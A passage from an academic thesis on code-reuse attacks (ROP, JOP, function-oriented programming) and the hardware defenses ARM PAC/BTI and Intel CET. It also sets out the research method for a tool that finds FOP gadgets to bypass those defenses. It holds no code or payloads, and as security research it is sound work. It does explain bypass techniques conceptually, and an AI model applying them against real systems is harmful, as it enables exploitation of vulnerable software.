The technique works by first taking either a value or a pointer to an address. The system then hashes this value with a random hardware key that the user is unaware of. To remember this PAC signature, the code is then stored in the uppermost bits of the address (Qualcomm, 2017). Using this hashed data, it is possible to determine if something has corrupted a memory address or value. This feature helps to define the authenticity of data in memory. Implementation of such features requires the use of new instructions. Designing the new instructions to use the NOP space of old specifications enables backward compatibility (Mujumdar, 2021). If during the authentication process, the code does not match, this can result in a signal being sent to the Operating System (OS) to cause an exception in the running process (Qualcomm, 2017).

ARM: PAC Bypasses

With new implementations of security protocols, there can be a period where the protection is not as secure as intended as shown by researchers at Google Project Zero (Jurczyk & Glazunov, 2021). The researchers found a vulnerability in an early implementation of Apple’s design for PAC. The system would return a valid PAC signature differing by a single bit when utilizing the authentication feature on an invalid pointer. The researchers continue to explain that

PAC does not fully circumvent the ability to brute force the authentication signature. As the uppermost bits of a value represents the authentication signature, there exists the possibility to brute force the N bits used for signature storage. As each bit has two possibilities, there are 2^N possibilities of guessing correctly.

Another interesting technique shown against an Apple system is the PACMAN attack, where speculative execution is used to determine if a brute-forced PAC code is correct (Ravichandran et al., 2022). Finding specialized gadgets normally compiled into the kernel allowed the researchers to identify valid PAC authenticated values in a matter of three minutes for the original version and only eleven seconds for the modified version (Yan, 2022). The researchers were able to demonstrate that loading a value in memory and clearing specific CPU caches is a dependable way to determine a correct PAC value for the system.

Intel: Control-Flow Enforcement Technology

Control-Flow Enforcement Technology (CET) is the implementation by Intel to handle control flow within a binary. This implementation includes 2 main features, the Shadow Stack and Indirect Branch Targeting (IBT) (Intel, 2022). Similar to ARM, the new instructions needed to implement CET functionality have been overlaid within the NOP instruction space to support legacy processors (Intel, 2020).

According to Intel’s specification, the shadow stack is a secondary stack responsible for tracking the return address used when a function returns (Intel, 2022). Keeping track of the return addresses in two separate stacks allows for the determination of if memory has become corrupted. The shadow stack accomplishes this by not tracking parameters or variables put onto the stack. Upon a difference in addresses during a return instruction, the CPU will throw an exception for the OS to catch. The goal of this implementation is to limit the use of Return-

Oriented Programming-based attacks, by limiting the ability to return to arbitrary gadgets within a binary or library. While this does stop code-reuse attacks that utilize the stack for return-based control flow, this method does not limit other code-reuse attacks that circumvent returns.

Branch Targeting

In the flow of a complex application, there are many possible branches to take and it becomes difficult to track the entire control flow graph of a binary without the source to truly determine what path a code branch should take (Goluch, 2021). As a solution to this, Intel and ARM have both implemented a Branch Targeting mechanism. Indirect Branch Targeting (IBT) is Intel's implementation while Branch Target Identification (BTI) is ARM's (Mujumdar, 2021). Both IBT and BTI indicate if a given indirect branch instruction, such as a *CALL* or *JMP* instruction for Intel and *BLR* or *BR* instruction for ARM, is accessing a valid target address. To accomplish this, the compiler chooses distinct points at compile time. Both ARM and Intel have respective unique instructions to accomplish this goal. Placing these instructions at the beginning of a function or section of code that can correlate to an indirect jump allows for indirect branches to pass successfully. Any indirect jump that occurs check for the occurrence of the unique instructions and throw exceptions to the OS similar to the shadow stack and PAC methods mentioned earlier. The Branch Targeting protection protects from the other major code-reuse methods, such as Jump-Oriented Programming and Call-Oriented Programming, by limiting the availability of gadgets accessible through indirect jumping instructions, these attack frameworks become virtually impossible to perform.

Intel: CET Implementation

With most of the handling and exceptions dealt with at the OS layer, it can be difficult for operating systems to fully implement the needed protections for Intel CET (Edgecombe, 2022;

Larabel, 2022). There are also concerns regarding the implementation of the indirect branch targeting feature. Although new libraries that contain the ENDBR instruction should function and remain usable, older libraries that are missing this instruction may generate unexpected errors. This would cause issues with having to find alternative methods to allow these libraries to continue to run, causing performance setbacks (Edgecombe, 2022).

With the correct implementation of CET, there is a drastic limit to the number of possibilities an adversary can take with a memory corruption vulnerability. With Linux developers working on implementing indirect branch targeting in the kernel (Zijlstra, 2022), and Windows already rolling out usages of the Shadow Stack in their applications (Lin, 2021; Pulapaka, 2020) the adoption of CET is gaining momentum. With early implementations of new security features, there seem to be new methods to bypass these protections, as shown by Bing Sun et al. (2019) there still exist several methods to bypass the protections put in place by Windows with their shadow stack implementation and software-based Control Flow Guard.

Protections

NX/DEP

Taking a step back from newer security protections, it is important to examine older protections still in use. No execute (NX) is a system protection commonly used in modern systems. Depending on the operating system, this may refer to the data execution prevention (DEP) protection as well. During load time, the system typically handles this protection for most binaries, and it usually resides in the ELF or PE file headers. Having this security enabled limits the ability to have writable and executable memory pages, typically the memory pages related to the stack (Alvinashcraft et al., 2022; QuinnRadich, 2021). This protection limits a vulnerability that has execution control from jumping or returning to shellcode placed in memory. Such techniques typically target the stack and stem from stack-based buffer overflows. This protection is typically enabled by default with most compilers. To bypass this protection adversaries can utilize code-reuse attacks such as Return-into-Libc (Nergal, 2001), ROP (Shacham, 2007), or JOP (Bletsch et al., 2011; Checkoway et al., 2010).

ASLR

Address Space Layout Randomization (ASLR) protects systems by randomly loading binaries or memory at random addresses at load time. In modern systems, this protection is enabled by default to limit attacks from using gadgets at known addresses (Kaspersky, 2023). To fully bypass ASLR, an adversary requires a memory leak from the running program to know where the program is in virtual memory. The usefulness of the leak depends on the vulnerability present, and the type of memory leak. As there are different memory regions for a single binary, a heap or stack leak may not be as useful to an attack as a library leak or the base address of the running program.

There are known techniques to bypass ASLR in systems, since ASLR is the process of using a randomized address the ability to brute force the address is a possibility given the right environment (hacked0x90, 2016). Another method is to utilize the functions designed to look up library functions at runtime, with a Return-into-DL-Resolve attack. Forging specific ELF structures and calling intended lookup functionality within a binary makes this attack powerful. This allows an adversary to load any function with only a name without needing a leak (Nergal, 2001).

PIE

Position Independent Execution (PIE) is a small offset of ASLR, where a system that has ASLR enabled may still load the memory regions of an executable at a known static address (Ref Hat, 2021). This protection helps enable forward compatibility with older binaries that have many hard-coded addresses within their source. A flag is set within the ELF headers to determine if the binary is loaded at a static address or a random address at load time (Kerrisk, 2022a).

Return-into-Libc

GNU C Library (Glibc) is a compilation of libraries utilized by Linux systems. These sets of libraries contain the basic application programming interfaces (APIs) used by code running on these systems (Kerrisk, 2022b). Glibc contains the individual library Libc as well. The library holds common functions that are available for use by all C programs and their loaders, as well as several other programming languages. This library also includes an allocator management system based on a dl-malloc implementation for basic memory allocations. Other common libraries include Libm, for math operations, and Libpthread, a library for thread handling. New versions of Glibc are released on a semi-annual basis, in August and February (O'Donell, 2023).

Return-into-Libc is an attack framework that includes returning to functions found in the default Linux Libc library. A memory corruption vulnerability, such as a stack-based buffer overflow, can overwrite the return address and forge arguments stored in the stack. This allows for the return to flow to the overwritten address and appear as a normal function call (Nergal, 2001). The attack's simplicity is most evident in 32-bit programs that pass arguments through the stack rather than registers. Utilizing a direct Return-into-Libc attack directly in 64-bit systems is more challenging since most parameters do not typically pass through the stack.

Code-reuse Attacks: ROP

Having shown that Return-into-Libc was an effective method, it still is limited to the functions present in Libc and thus any protections added to those functions, or the entire removal of such functions can limit the attack surface (Shacham, 2007). The shift to 64-bit systems has changed the way functions are called intrinsically as well: 64-bit systems utilize registers to pass parameters instead of relying entirely on the stack (TylerMSFT et al., 2022). This limits the effectiveness of complex Return-into-Libc attacks.

To combat this, Shacham envisioned the use of small sections of code instead of entire functions to execute any functionality without having to rely on the entirety of a function as the gadget (Shacham, 2007). This is the theory Shacham designed behind Return Oriented Programming (ROP), by using a small subset of instructions before a return address it becomes possible to alter registers in meaningful manners for an attack. After gaining register control, an adversary can invoke a system call or interrupt to complete their attack without utilizing an entire function.

Gadget

In terms of ROP, a gadget is a small subset of bytes ending in 0xc3 or a RET instruction. The remaining bytes of the gadget make up the data flow done to registers or memory available to the gadget. As Sacham (2007) put it:

> Intel code is like English written without punctuation or spaces, so that the words all run together. The processor knows where to start reading and, continuing forward, is able to recover the individual words and make out the sentence. Some words will be suffixes of other words, as “dress” is a suffix of “address”; others

will consist of the end of one word and the beginning of the next, as “head” can be found in “the address”; and so on.

This analogy is an excellent example of how a gadget can appear. Utilizing bytes from unrelated instructions makes it can be possible to form gadgets for useful directives from nowhere. These gadgets build heavily on the fact that the Intel language does not have fixed-length instructions. This can introduce a large possibility that any instruction that houses a 0xc3 byte could become a gadget. This allows large libraries like Libc to include thousands of gadgets within.

A large component of ROP-based attacks depends on utilizing offsets in instructions to find gadgets. Based on this assumption of ROP, it became unknown if ROP would be successful in fixed-length instruction architectures, such as ARM and SPARC. Over time it was found that it is possible in both ARM (Checkoway et al., 2010) and SPARC (Buchanan et al., 2008) to conduct a ROP attack and to manipulate registers in a meaningful manner.

The utilization of ROP gadgets is one of the most common techniques used with memory corruption vulnerabilities. When Shacham wrote his paper demonstrating the capabilities of ROP, he demonstrated that given an ample supply of gadgets, the attack can be shown to be Turing complete (Shacham, 2007). Shacham demonstrated this by locating gadgets that covered five main fields. The first is the ability to Load and Store. This allows gadgets to move values between registers and memory and MOV, POP, and LEA are examples of some instructions that allow this primitive. Arithmetic operations allow for the ability to reach all values by utilizing addition and negation instructions. Logic Operations demonstrated through the use of OR, AND, and XOR instructions allow for logic and flag manipulation. Control flow through unconditional jumps is as simple as changing the stack frame. Conditional jumps require a bit more work to set up and require moving the value of the flags register around to increase the stack register. System calls are accessible in many instances as having control of the registers leads to control of the system calls. Lastly, function calls are still of use similar to Return-to-Libc attacks, allowing ROP to be Turing complete.

JOP

In response to ROP, protections were developed to limit the ability of ROP, such as counting the number of instructions between returns or determining the authenticity of a program (Chen et al., 2009; Davi et al., 2009). Another theory is to examine the structure of the stack for discrepancies in the standard, first-in last-out methods of a stack, similar to a shadow stack implementation (Buchanan et al., 2008). While these two methods may limit an attack scope, they do not solve the problem, as shown by the paper describing “Return-Oriented Programming without Returns” (Checkoway et al., 2010) or commonly known as Jump-Oriented Programming (JOP) (Bletsch et al., 2011).

Similar to ROP, JOP operates with the use of gadgets found within a binary or library. Unlike ROP, JOP does not rely inherently on the stack for flow control. Instead, each gadget is terminated with a JMP instruction to aid in the flow of the attack (Bletsch et al., 2011; Checkoway et al., 2010). Bletsch et. al. (2011) implement their JOP methodology by utilizing a single gadget to load the next gadget in the chain. This main processing gadget is the dispatcher gadget. From the dispatcher gadget, a data manipulation gadget performs operations and jumps back to the dispatcher for the next gadget in the chain. Checkoway et. al. (2010) took a different approach and implemented the “Bring Your Own Pop Jump (BYOPJ)” method. This technique utilizes POP {reg}; JMP {reg} instructions to conduct their attack. At the time of their publications, both papers successfully showed that JOP is Turing complete.

Other Code-reuse

In regards to the simple code-reuse attack Return-into-Libc, Shacham (2007) claimed that the nature of the attack leads to a linear nature with little room for improvement in changing shape. Shacham continued to claim that limitations may occur with the linear nature of the attack occurring from having only an entire function to work with. In counter to this claim, Tran et al. demonstrated that by utilizing only entire functions you can get the same functionality that you could through ROP gadgets. Through their research, they were able to show that Return-into-Libc attacks could compete with ROP at a Turing complete level (Tran et al., 2011).

Over the years, the demonstration of other code-reuse techniques have been successful. Pure-Call Oriented Programming (PCOP) (Sadeghi et al., 2018), Counterfeit Object-Oriented Programming (COOP) (Schuster et al., 2015), and Data-Oriented Programming (Hu et al., 2016) to name a few. Another is a hybrid child of PCOP, JOP, and Return-into-Libc, is Loop-Oriented Programming (LOP) (Lan et al., 2015) or also known as Function-Oriented Programming (FOP) (Guo et al., 2018).

FOP

In 2011, Tran et al. were able to show that chaining functions themselves together is possible. Tran et al. demonstrated that Return-into-Libc attacks are Turing complete in an x86 environment through this approach. Tran et al. performed this process on both Linux and Windows x86 systems. The problem with this method is the fact that the stack is overwritten and Control Flow Graph (CFG) implementations that detect ROP detects the Return-into-Libc attack as well (Chen et al., 2009; Davi et al., 2011; Ozdemir et al., 2021; Xia et al., 2012; Zhang & Sekar, 2015). With modifications done to the stack, the attack also falls short of bypassing Intel's (Intel, 2020) and ARM's (Qualcomm, 2017) security implementations as well.

Functional-Oriented Programming is the bastardization of several techniques, the dispatcher from JOP, the calling gadgets from PCOP, and entire functions as the gadgets from Return-into-Libc attacks all combine to create the FOP technique. In 2015 Lan, et al. and again in 2018 Guo, et al. were both able to show that FOP attacks are possible on an x86 Windows system and x64 Linux system, respectively. The main goal of FOP is to utilize each function as a gadget through the intended/unintended register movements done in a function. Utilizing a dispatcher gadget found in their respective target binaries, both Lan et al. and Guo et al. successfully implemented FOP to gain further execution on their systems.

Having a single point to originate the attack from, it becomes easier to track and continue from, hence the use of a dispatcher gadget. Using function entries as the beginning of a gadget severely limits CFG implementations from tracking the malicious intent of the functions. FOP also bypasses both Intel and ARM implementations of branch targeting. To avoid triggering suspicious behavior alerts, FOP utilizes indirect branches that resolve to valid addresses. Avoiding gadgets that affect the stack allows for only valid-looking function calls and returns to be visible to shadow stack implementations. Avoiding the stack also avoids PAC authenticated return addresses in ARM systems. As shown by previous research (Guo et al., 2018; Lan et al., 2015) potential dispatchers exist in several possible locations during runtime, from within the binary to the libraries loaded such as Libc.

Chapter Summary

Even with protections such as DEP/NX, ASLR, and PIE, it has been shown that several attack types are still possible, Return-into-Libc, ROP, and JOP have all been shown to not only bypass these protections but to also be Turing complete in the process (Bletsch et al., 2011; Shacham, 2007; Tran et al., 2011). New CPU-based protections have emerged to combat the growing range of attacks resulting from these methods. With the recent implementations of securing hardware, there comes a limit to what is possible with these common attack methods. Implementations of Intel’s CET and ARM’s PAC continue to shrink the ability for an adversary to take a memory corruption from something more than a DOS to a full working exploit.

With these protections, one can find that there still seem to be aspects missing to better protect the system. The gap left by Intel and ARM’s protections gives FOP the ability to continue to work in modern systems. FOP may not only be able to bypass modern protections, but it can also show gaps in security at the same time. Addressing these gaps with potential solutions allows for future ways to prevent serious attacks from occurring.

CHAPTER 3

RESEARCH METHODS

Chapter 2 presented an overview of the history of code-reuse attacks and the various CPU-based security protections developed to counteract them. This led to the analysis of FOP, a technique that can bypass these protections along with the previous work done to display the technique. Chapter 3 will discuss the research methods and design used in this research. This chapter will describe how this research approaches the guidelines to design science. Furthermore, this chapter will analyze the objectives, assumptions and limitations, the data collected through this research, and its validity. This chapter will build on the previous description of the purpose of this research mentioned in Chapter 1. The first purpose is the examination of the capabilities of the FOP technique in modern ARM and Intel systems. The second purpose of creating the FOP Mythoclast is to facilitate the process of the first purpose. This tooling is one of the main artifacts of this research. This artifact demonstrates the capabilities of primarily locating FOP gadgets between architectures. To further this, test environments allow for these gadgets to demonstrate the capabilities of FOP. This demonstration indicates that FOP-based attacks can be efficient in place of other code-reuse attacks hindered by modern CPU-based protections.

Hypothesis

The main hypothesis of this research is that FOP can operate in an environment with modern CPU-based protections on both ARM and Intel. This exhibits FOP as a valid and useful approach for the replacement of ROP and other code-reuse attacks in environments with recent

CPU-based protections. This hypothesis defines the basis of the main research and the approaches taken to prove the statement.

Research Approach

This research is utilizing the design science approach to describe the output created in the process. In this case, this output is an artifact of use to locate FOP gadgets. This approach is adhering to the design science definition and methodology defined by Hevner et al (2004). This basis of design follows closely to cover all the requirements of Hevner et al, concerning the design research approach. The basis of design science research (DSR), as defined by Hevner et al, includes seven guidelines. This chapter will discuss and expand upon the seven guidelines further.

Hevner et al (2004) define design science as the process of designing and developing artifacts to solve identified problems. The identified problem in this research is the overall utilization of FOP in systems with modern CPU-based protections to limit code-reuse attacks. This becomes detrimental in the solutions provided by ARM and Intel to demonstrate that the design taken does not solve all states of code reuse. As an outcome to facilitate this attack framework, the design and development of an artifact provides the capabilities to create such attacks. This tool streamlines the approaches taken when designing FOP attacks, as the complexity of manually discovering FOP gadgets can inadvertently have side effects on a system and attack. This artifact generation allows for a streamlined approach to solving the identified problem.

DSR is a rigorous approach that emphasizes the development and evaluation of artifacts to solve practical problems. In this research, the developed artifact addresses the research question. This research rigorously tests the artifact against several criteria, including research evaluation, contribution, and rigor. The DSR guidelines ensure that the artifact meets the highest standards of quality and usefulness in the context of the problem. Adhering to the DSR process, the artifact development and evaluation happen iteratively. This allows for feedback from users to refine the solution. The outcome is a practical and valuable artifact that contributes to knowledge and provides insights into the design process itself (Hevner et al., 2004). The following sections will address these points.

Design as an Artifact

The first guideline as defined by Hevner et al. (2004) is the process of creating a useful artifact designed to address a problem. For this research, this artifact is a tooling program to facilitate the use of FOP-based attacks by locating FOP gadgets and generating a list of practical gadgets for the end user. This process takes a symbolic execution approach, utilizing this methodology allows for a systematic analysis of functions and instructions to not only follow control flow, but to also determine instance-specific modifications to registers, memory, and the system. This tooling design also allows for the ability to locate other sufficient helper gadgets. In practice these gadgets are known as dispatcher gadgets, their premise is the beginning and operational control of a FOP attack.

This description of the artifact covers the second aspect of artifact design. As Hevner et al. describe, “artifacts must be described effectively, enabling its implementation and application in an appropriate domain” (Hevner et al., 2004). Defining how the process of the artifact works describes effectively how the artifact covers the implementation for its specified domain.

Problem Relevance

The second guideline by Hevner et al. is the problem relevance or the importance of the problem (2004). The relevance of this research and the artifact created is in direct relation to the relevance of code-reuse attacks. As there was a priority to implement strategies to combat code-reuse attacks at the hardware level, it demonstrates the overall importance that code-reuse attacks have on the security industry. Examining whether FOP can thrive in a space where other code-reuse techniques are limited gives insight into the significance of FOP. This further extends into the purpose of the artifact to aid in the identification of FOP gadgets.

Design Evaluation

The third guideline is the evaluation of the design, with the basis of the designed artifact being examined through well-executed evaluation methods (Hevner et al., 2004). This research uses the structural white box approach to evaluate the created artifact. This approach is defined as testing through the use of coverage tests with metrics concerning the artifacts implementation (Hevner et al., 2004). This approach covers the artifact nicely as several edge cases can occur during the symbolic execution process. Examples such as infinite loops, unhandled exceptions, and branch explosions are a few examples.

This type of evaluation goes hand in hand with the description given by Wieringa for single-case mechanism experiments as well (Wierenga, 2014). Wieringa describes single-case mechanism experiments as the interaction between the input elements and the artifacts output. This allows for the usage of single-use test cases to examine a specific problem or solution. Determining a reachable path of operation for the artifact with a single test case supplements further tests and issues that could arise. As the process of locating FOP gadgets is based on the grounds of utilizing entire functions as gadgets, individual functions function as single-use test cases to evaluate the artifact.

This evaluation expands the correctness and accuracy of the recommended FOP gadgets. Numerous instructions define the underlying nature of FOP gadgets. A basis on the accuracy of the gadgets can shed light on the usefulness of locating gadgets such gadgets in the first place. The overall accuracy of the gadget can be determined through static and dynamic analysis. For the first stage, the use of reversing tools allows for a basic understanding of a gadget. This is the determination of the overall structure of the gadget. As gadgets can contain many branching conditions and criteria this static analysis allows for a basic understanding of the path a gadget took to get to the prescribed outcome. As mentioned, a gadget could hold several branching conditions that can be hard to determine in a static context, this is where a dynamic approach permits more examination capabilities. To be in line with the identification of the gadget between the tooling and dynamic testing, the initialization of similar runtime states instantiates the path to evaluate the correctness of the defined gadget. Utilizing similar instances between gadget discovery and the dynamic environment eases this testing process.

To implement the process of finding and using gadgets in various environments, the start of gadgets need to be based on the BTI and IBT protections from ARM and Intel, respectively. The accuracy of this is important as gadgets do not work if they violate this protection. The testing for and determination of this is simplistic in nature. Defining a starting point instruction for each gadget accomplishes this task. As each protection expects a specific instruction this evaluation can be determined statically using reversing tools or by the examination of the bytes of the instruction for an exact match.

These evaluations should show that the process for the artifact design and testing is well within the bounds of DSR and have useful outputs from the design.

Research Contributions

Guideline 4 states that the research done must contribute to the field in question and must adhere to one or more of the following fields, the design artifact, the foundations of the research, and the methodologies (Hevner et al., 2004). The design artifact approach is the main focus of this research, but this research covers the foundations field as well.

First, the artifact is a novel tool for determining FOP gadgets within binaries without source code through the use of symbolic execution. This tooling is the first of its kind for locating FOP gadgets from a symbolic analysis standpoint, as previous work has relied on compile-time applications (Guo et al., 2018) and static analysis (Lan et al., 2015) to identify gadgets. The design to avoid compile time constraints allows for the application of FOP to work on targets that do not provide their source code to the end user. The second design approach to strictly avoid the static analysis approach allows for more operability in locating complex gadgets. The design of this artifact affects the quality of gadgets found and demonstrates the uniqueness of the design.

The second approach is for the foundations of the design. While previous work (Guo et al., 2018; Lan et al., 2015) has shown that FOP can function as a code-reuse attack platform. Their premise was just that, the topic of showing the technique without any cause, this research is to show the relation and importance of FOP within modern environments with CPU-based protections designed to limit code-reuse attacks at the hardware level. Adding this second degree of importance to the research demonstrates the importance of the technique and this research.

While the last paragraph described ways that this research expands on previous work to demonstrate the foundations of the design, this paragraph will describe two new impacts less built on the previous work. The first is the implementation of FOP within the ARM architecture. As of the time of this writing, no previous research has identified the possibility of FOP within ARM environments. This research is the first to show the technique has operability in an architecture other than an Intel-based one. The second foundation is the approach of the attack goal of utilizing FOP within simplistic Linux environments. Limiting the approach to finding and using gadgets solely from Libc and its loader increases the uniqueness and scale of the attack framework. As the limitations from previous studies demonstrate simple use cases and relying on gadgets from specific applications (Guo et al., 2018; Lan et al., 2015), this research expands the attack framework to most Linux applications that contain memory corruption vulnerabilities. This enables FOP to be more akin to other code-reuse attacks such as ROP and JOP.

By defining this research under two separate fields of the DSR research contributions, this research sufficiently shows that the research expands and offers clear contributions to the research areas.

Research Rigor

Research rigor is the fifth guideline. The definition of rigor contains a few different approaches. As Hevner et al. state, DSR rigor can be assessed through the applicability and generalizability of the artifact (Hevner et al., 2004). In this scope, the artifact of this research achieves this standing through its design and implementation. The artifact's main design is on the approach of finding FOP gadgets within a binary without source code. This application applies to the artifact as it is able to locate gadgets in multiple architectures and work for more than one particular use case.

Further analysis of rigor can be analyzed through the use of performance metrics of the artifact (Hevner et al., 2004). The premise of the artifact is the identification and display of FOP gadgets, a goal of this design is the comparable nature to other code-reuse techniques such as ROP and JOP. This comparison is both in the nature of their attacks, but also in the speed of attack design. A large aspect of this is the ability of the tool to quickly identify useful gadgets for the user. Adhering to this mentality and previous claims for the artifact can surmise that the artifact of this research passes this design of rigor in similar nature to other tools.

The last fact of rigor is the fact that designed artifacts are often tools for human-to-machine problem-solving situations (Hevner et al., 2004). As the main solution for a human utilizing the artifact of this research is the determination of FOP gadgets, the design and implementation of the tool to locate such gadgets qualifies the artifact as passing this standard. Thus, showing the stature of the research rigor for this research and artifact.

Design as a Search Process

The process for design as a search process is described as the utilization of means to design an artifact that reaches desired ends (Hevner et al., 2004). This process is commonly iterative as the design and solution can expand to further encapsulate a final solution. From the previous sections of DSR guidelines, this research already meets these means of satisfaction under the premise that the design of the artifact incorporates this iterative design to further implement a sound understanding of the desired output.

Communication of Research

The final guideline is the process of communicating the results of the research. This is typically in the form of being able to be understandable for both the technical audience and the non-technical audience (Hevner et al., 2004). While the intended final design is not for a typical person, it is usable by an audience with little understanding of how the artifact truly works at a low level. This is possible from a design for user-friendly capabilities and simplistic usage.

As for the research itself outside of the artifact, the demonstration and analysis is in a form of understanding that people with little knowledge in the field should be able to understand. This approach is to satisfy this last point of contention within the DSR guidelines.

Objectives of the Study

With the DSR guidelines fully established, the next goal is to further describe the objectives of this research. The main objectives of the research are below:

I. Demonstrate the use of FOP in ARM and Intel environments to bypass modern CPU protections.

II. Demonstrate the use of FOP within a scalable Linux environment.

III. Demonstrate the capability of FOP in a meaningful real-world context.

These points are the main premise of the research and define the goals present for building FOP into a meaningful framework. The first goal solidifies the applicable use of FOP in contexts that limit other code-reuse attacks. This research accomplishes this first goal by demonstrating the initial use cases in simplistic Linux environments with toy binaries. These toy binaries are applications designed to be vulnerable. In this case, the vulnerability in question leads to memory corruption, in most cases such vulnerabilities lead to the execution of other code-reuse attacks. As the CPU protection limits these other code-reuse attacks in this environment, there is no way to execute them. This demonstration shows that FOP is still capable while the CPU-based protections limit other code-reuse attacks within the same context.

The second point is the application of FOP within a scalable Linux environment. This research defines a scalable environment as utilizing FOP with a subset of gadgets that can be located in both larger and smaller-scale systems. To accomplish this primary analysis, the main target of this research is the Libc and its loader as the main propagator for FOP gadgets. Locating gadgets only from this library allows for this technique to scale to other Linux environments. This approach does not rely on single-use cases or depend on one-chance gadgets found within a binary.

The last approach is to utilize FOP in a meaningful real-world context. After demonstrating that FOP functions in most user-space applications, the next stage is to go forward with the next intact cross-Linux instance. This would be the Linux kernel itself. Demonstrating the functionality of FOP within such a complex context grows the applicability of FOP in a large-scale instance and the potential impact of the technique.

Objective of the Artifact

With the overall research objective defined, an analysis of the objectives of the artifact is next. These are:

I. Location of FOP gadgets through symbolic execution on multiple architectures

II. Location of a FOP dispatcher through static and symbolic execution

III. Elimination of non-useful gadgets

IV. Capability for a user to limit the scope of gadgets.

These goals are the overlying objective of the final artifact. The previous sections covered the first goal as the main premise of the artifact. The location of FOP gadgets streamlines the approach and utilization of FOP in a meaningful context without the necessity of time consumption to locate gadgets without it. The targets for locating gadgets on multiple architectures are ARM and Intel as those are the two architectures defined with recent CPU-based protections to limit code-reuse attacks.

The use of static analysis to locate dispatcher gadgets is not a new technique (Guo et al., 2018; Lan et al., 2015), but the incorporation of symbolic execution to determine the usefulness of a potential dispatcher is a new addition that has not been done before. The approach taken for the initial algorithm can create false positives that result from a static analysis approach. The approach of using symbolic execution not only takes the best aspects from previous studies but also expands on them to determine the final effectiveness of potential gadgets.

Combining the last two goals allows for the ability to categorize them in a gadget-reduction sense. As every gadget is not always useful, there are reasons to not display all of the available gadgets within a context. To expand this further, the ability to limit gadgets by certain capabilities or restrictions from user interaction is useful. To achieve this, the tooling allows for the capabilities between user interaction and gadget discovery to limit upon different criteria. This functionality demonstrates the final objectives set for the artifact of this research.

Assumptions and Limitations

A large aspect of research is the process to expand the current field of knowledge and capabilities. As Hevner et al. (2004) described the use of the artifact to expand upon previous research methodologies, foundations, and previous artifacts. The process to do so involves assumptions that equate to sound judgment and lower the number of variables. The first assumption acts during the testing of FOP within ARM and Intel environments. The design of the toy binaries introduces a scenario where a vulnerability exists. On top of this, the test case includes a method to leak the memory address of the library. The PoC uses this as a method to bypass the ASLR of the binary. This research utilizes this leak. The main premise of this research is not about the aspect of bypassing ASLR, but it is about identifying and demonstrating the impact of FOP within the environment.

The other focus to identify is the potential limitations of the research and how to address them. In the case of this research, the main limitations are based on the security protections from ARM and Intel. Starting with Intel CET, as mentioned in Chapter 2, is in an incomplete state within the Linux ecosystem. This affects the true implementation testing of FOP within an environment. To deal with this, the attack framework utilizes sufficient restrictions. To adhere to the shadow stack protection, gadgets need to avoid the modifying stack as much as possible and they cannot impact the stack in a significant manner. As the shadow stack protection affects the use of return instructions, the utilization of function calls as the primary method for starting a gadget handles this functionality normally. To deal with IBT, the FOP attack only uses gadgets that begin with the specialized instruction relating to IBT, *ENDBR*. This method allows for this research to stay in line with the protections of CET while not having a full testing environment to conduct testing in.

The second set of limitations regards the ARM subset of protections, PAC and BTI. While the Linux environment capabilities should support ARM-based security protections (Brown, 2020; Rutland, 2017), the use of CPUs that support this standard is limited in nature. As such, an environment for this research is set up using the emulator tool QEMU, in the process, not all protections are available. In use, QEMU has support for PAC but does not have full BTI support. As such, using similar restrictions to Intel offers a solution. Limiting the use of gadgets to those beginning with the specified *BTI* instruction enforces true adherence to the security protections. These are the main limitations and constraints used during the use of this research.

Data Collection

In the process of this research, the main data collected by the artifact are the FOP gadgets themselves. This collection will gather the subsequent information about each gadget:

I. Address
II. Register Results
III. Memory Read Constraints
IV. Memory Write Constraints
V. Jump Constraints
VI. Syscall Constraints

By utilizing this information, this research can make categorical approximations and evaluate the usefulness of gadgets. Furthering this approach allows for the ability to refine gadgets with restrictions. Recovering this information allows a user to understand the true outcome that a gadget results in. The full scope of this collection originates from the aspect of the symbolic nature of gadget identification. The systematic identification of key points allows for the verification of interactions between registers and memory.

The address is self-evident as it is the information for where in virtual memory the gadget would be located. The register results define a section of data determining the output into registers after processing a gadget. This would be the main aspect to identify when determining the use of a gadget, as the transfer of information to and from registers through unintended means is the main aspect of FOP. The memory read and write constraints take two aspects to identify potential caveats needed to consider with regards to gadget potential. This comes down to the ability of a gadget to pass without an access violation occurring due to out-of-bounds memory accesses. The jump constraints define the aspects of branches and comparisons that occur within potential gadgets. As many functions have some sort of error-checking mechanism enabled, utilizing such functions as gadgets requires the identification of the constraints to allow the gadget to succeed. Lastly is the use of syscall constraints, as the design of certain functions is around the use of syscalls to handle operations on a system. It becomes apparent to identify which gadgets may have larger impacts on values, registers, and memory. These points encompass the main identification of the data collection done in this research.

Validity and Reliability

The process of validity and reliability of the artifact is next. As mentioned earlier in the DSR guidelines, the process to identify the validity of the FOP gadgets from the artifact is determined in a two-step process. The first includes the use of static reversing tools and techniques to get a basis for the outline of a gadget. In cases where the gadget is simplistic and consists of a few instructions, static analysis can prove to be the only method needed to validate a gadget. The second method is to utilize dynamic approaches of showing the reliability of a gadget. To accomplish this, the utilization of an environment consistent with the artifacts allows for the ability to test the potential outcomes of a gadget. In cases where the flow is complex and consists of many constraints, this can be difficult but still possible. Potential test cases should not include situations where the gadgets create an infinite loop as the artifact itself has the ability to identify and remove them.

As testing and development continue similar in nature to the sixth guideline of the DSR approach defined by Hevner et al. (Hevner et al., 2004), the process of iterative design allows for better validity and reliability in the gadget described by the artifact. Lastly, the ability of identified FOP gadgets to successfully demonstrate a FOP attack exhibits the correctness of the defined gadgets. Demonstration of a successful attack displays that the artifact can successfully determine a set of useful gadgets.

Data Analysis

As mentioned previously, the main data collected in this research are the FOP gadgets themselves identified using the artifact created. This research analyses this data under several premises. The first would be the determination of usefulness in the terms of a gadget. This research identifies this process as isolating register results compared to the starting condition. This ratio defines the aspect of whether the tested gadget defines any unique characteristics or modifications to the register states. In most functions that return without modification of any registers, this would result in the exclusion of such a gadget or treatment of this gadget as a No-OPeration (NOP). In most cases, a NOP would be of no use to the evaluation of FOP gadgets, but under certain conditions can be of use. This is one example of how to complete this analysis, another major analysis is the evaluation of the feasibility of the constraints executed. With the use of symbolic execution, a rough estimation of what is occurring is known. As such, there can be cases where the constraints of a potential gadget are not feasible given certain aspects of analysis.

This research expands the analysis of the register results further to determine the use of specific gadgets. Limiting a gadget to a specific subset of registers makes it possible to deterministically choose gadgets to those that affect a small set of registers that are more of use between different architectures. An example use case of this is the use of the RAX register compared to the X0 register in Intel and ARM, respectively. As both registers typically hold the return values from functions, X0 is also the first argument when calling a function in ARM. This distinction can demonstrate the use of ruling out gadgets that only affect the RAX register.

